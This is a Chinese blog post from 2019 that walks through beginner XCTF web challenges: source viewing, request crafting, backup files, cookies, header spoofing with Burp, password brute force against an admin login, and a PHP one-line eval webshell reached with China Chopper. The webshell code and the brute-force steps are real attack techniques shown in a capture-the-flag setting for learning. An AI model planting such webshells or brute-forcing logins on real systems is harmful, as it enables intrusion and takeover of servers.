

XCTF攻防世界WEB新手区题目writeup

原创

[BryanMelody](#) 于 2019-09-19 21:17:07 发布 4301 收藏 4

分类专栏: [CTF](#) 文章标签: [XCTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/BryanMelody/article/details/100830331>

版权



[CTF 专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

写在前面: 中秋假期在宿舍写的题目, 尚未决定好要不要做CTF, 准备中秋过后找郭燕老师好好说明一下情况, 听听老师的建议再做决定, 先在假期里面写的题目, 虽然大部分也是无从下手看完别人写的writtenup才知道如何解题, 但是在这个过程中还是学到了一些知识, 并且确实发现自己对这个方面十分的感兴趣。

此篇博文是将WEB新手区的十二道题做完之后重新回过头来看做过的题目, 是否每一题都可以完整的再做出来。

题目列表

[view_source](#)

[get_post](#)

[robots](#)

[backup](#)

[cookie](#)

[disabled_button](#)

[simple_js](#)

[xff_referer](#)

[weak_auth](#)

[webshell](#)


[view_source](#)

题目描述：X老师让小宁同学查看一个网页的源代码，但小宁同学发现鼠标右键好像不管用了。



点开题目在线场景，是一个网页

在网页的空白页确实无法使用右键点击查看源文件，不过直接使用F12打开控制栏查看代码即可，flag写在了注释里。



get_post

题目描述：X老师告诉小宁同学HTTP通常使用两种请求方法，你知道是哪两种吗？

这个题目考察的是在没有表单的情况下构造请求数据的情况，点开在线场景，黑底白字的指示你该怎么做。



请用GET方式提交一个名为a,值为1的变量


那就直接在URL后面添加 ?a=1 构造一个名为a，值为1的GET变量。接着网页变成了这样



请用GET方式提交一个名为a,值为1的变量


请再以POST方式随便提交一个名为b,值为2的变量

然后网页要求提交POST请求，懵了不知道该怎么办，百度了一下发现火狐的插件还是好用，打开火狐浏览器，添加扩展功能Max HackBar，打开F12使用该插件，先Load URL




请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量



然后勾选Post Data，输入b=2，点击Execution，网页变成了这样





将flag复制输入即可。

robots

题目描述：X老师上课讲了Robots协议，小宁同学却上课打了瞌睡，赶紧来教教小宁Robots协议是什么吧。

点开题目在线场景之后发现是一个空白页面。百度搜索robots协议是什么，发现robots协议是指在网站的根目录有robots.txt来告诉网络搜索引擎的漫游器，网站中的哪些内容是可以或者不应被搜索引擎的路由器获取的（来自百度百科）。那么直接在URL后



加robots.txt访问该文件，发现如下



那尝试从URL直接访问f1ag_1s_h3re.php页面如下

backup


题目描述：X老师忘记删除备份文件，他派小宁同学去把备份文件找出来,一起来帮小宁同学吧！

打开网页问你知不知道index.php备份文件的文件名，百度一下发现一般是在文件全名后直接加后缀.bak，那就在地址栏的最后输入index.php.bak，下载文件发现flag就在这个文件中。

cookie

题目描述：X老师告诉小宁他在cookie里放了东西，小宁疑惑地想：‘这是夹心饼干的意思吗？’

点开题目在线场景问你你知道什么是cookie吗？



直接将地址栏的内容替换为javascript:alert(document.cookie)

那就直接打开cookie.php，告诉你see the http response

那就直接打开F12查看HTTP RESPONSE，有一条数据就是flag

disabled_button

题目描述：X老师今天上课讲了前端知识，然后给大家一个不能按的按钮，小宁惊奇地发现这个按钮按不下去，到底怎么才能按下去呢？



一个不能按的按钮



点开题目场景，确实有一个点不开的按钮

直接F12，查看这个表单项，发现是一个disabled的button元素（废话标题说的清清楚楚），那就右键Edit attributes，把disabled删掉，按钮就可以按了，flag直接蹦了出来。

simple_js


回头再写这一题

xff_referer

题目描述：X老师告诉小宁其实xff和referer是可以伪造的。

题目直接告知说要改xff和referer

打开在线场景，提示IP地址必须为123.123.123.123




ip地址必须为123.123.123.123

<https://blog.csdn.net/BryanMelody>

打开火狐扩展插件X-Forwarded-For Header，输入123.123.123.123

网页提示变成



必须来自https://www.google.com

<https://blog.csdn.net/BryanMelody>

```
GET / HTTP/1.1
Host: 111.198.29.45:37770
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 123.123.123.123
Cache-Control: max-age=0
```

使用Burp抓包

右键，send to repeater，在Headers里面添加一个referer，值为www.google.com，点击GO，得到答案

Request

```
GET / HTTP/1.1
Host: 111.198.29.45:37770
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 123.123.123.123
Referer: https://www.google.com
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 19 Sep 2019 12:52:36 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Vary: Accept-Encoding
Content-Length: 631
Connection: close
Content-Type: text/html

<html>
<head>
  <meta charset="UTF-8">
  <title>index</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    <body{
      margin-left:auto;
      margin-right:auto;
      margin-top:200PX;
      width:20em;
    }
  </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script>
<script>document.getElementById("demo").innerHTML="cyberpeace{dc995389a142d40ce70288ed3494408e}";</script></body>
</html>
```

<https://blog.csdn.net/BryanMelody>

应该也可直接在Burp里直接修改xff和referer，省去使用X-Forwarded-For Header的步骤。

weak auth

题目描述：小宁写了一个登陆验证页面，随手就设了一个密码。

打开题目场景之后是一个普普通通的登陆页面，随便输入用户名密码点击login，提示请用admin账户登陆，打开F12，查看response发现除了这句话以外还有一句注释“Maybe you need a dictionary”

Name

check.php

Response

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>weak auth</title>
</head>
<body>
```

```

9 <script>alert('please login as admin');</script><!--maybe you need a dictionary-->
10
11
12 </body>
13 </html>
14

```

<https://blog.csdn.net/BryanMelody>

直接选择用Burp使用密码字典暴力破解密码（问我为什么知道的？我先看的别人的writenup，我可是白纸），在网上找一个简单的密码字典。

打开Burp，抓包后右键send to intruder。设置目标地址和端口后，打开positions，Attack type选择Sniper，然后选择password，在username处直接输入admin

Target | **Positions** | **Payloads** | **Options**

? **Payload Positions** Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```

POST /check.php HTTP/1.1
Host: 111.198.29.45:43796
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Connection: close
Referer: http://111.198.29.45:43796/
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 123.123.123.123

```

username=admin&password= \$\$

<https://blog.csdn.net/BryanMelody>

在payload里面设置Payload选Simple list，将密码字典导入，start attack。完成后，按Length排列，发现密码是123456时长度和其他不同，所以直接查看response，发现答案。

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
30	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437	
2095	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	434	
1		200	<input type="checkbox"/>	<input type="checkbox"/>	434	
2	%null%	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
3	%username%	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
4	!@\$	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
5	!@\$%	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
6	!@\$%^	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
7	!@\$%^&	200	<input type="checkbox"/>	<input type="checkbox"/>	434	

Request | Response

Raw | Headers | Hex | HTML | Render

```

Vary: Accept-Encoding
Content-Length: 225
Connection: close
Content-Type: text/html

```

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>weak auth</title>
</head>
<body>

```

username {6ab01289e07e6353133fa68201a73a0d} <!--maybe you need a dictionary-->


```
</body>  
</html>
```

webshell

题目描述：小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。
额，好像是一句话木马，可以使用中国菜刀！我研究了好久这个东西去哪里下载，自己找吧。

你会使用webshell吗？

```
<?php @eval($_POST['shell']);?>
```



在地址栏输入IP地址，口令是shell，脚本类型选择php，然后就可以直接访问服务器文件夹了，有一个flag.txt，打开便是答案。

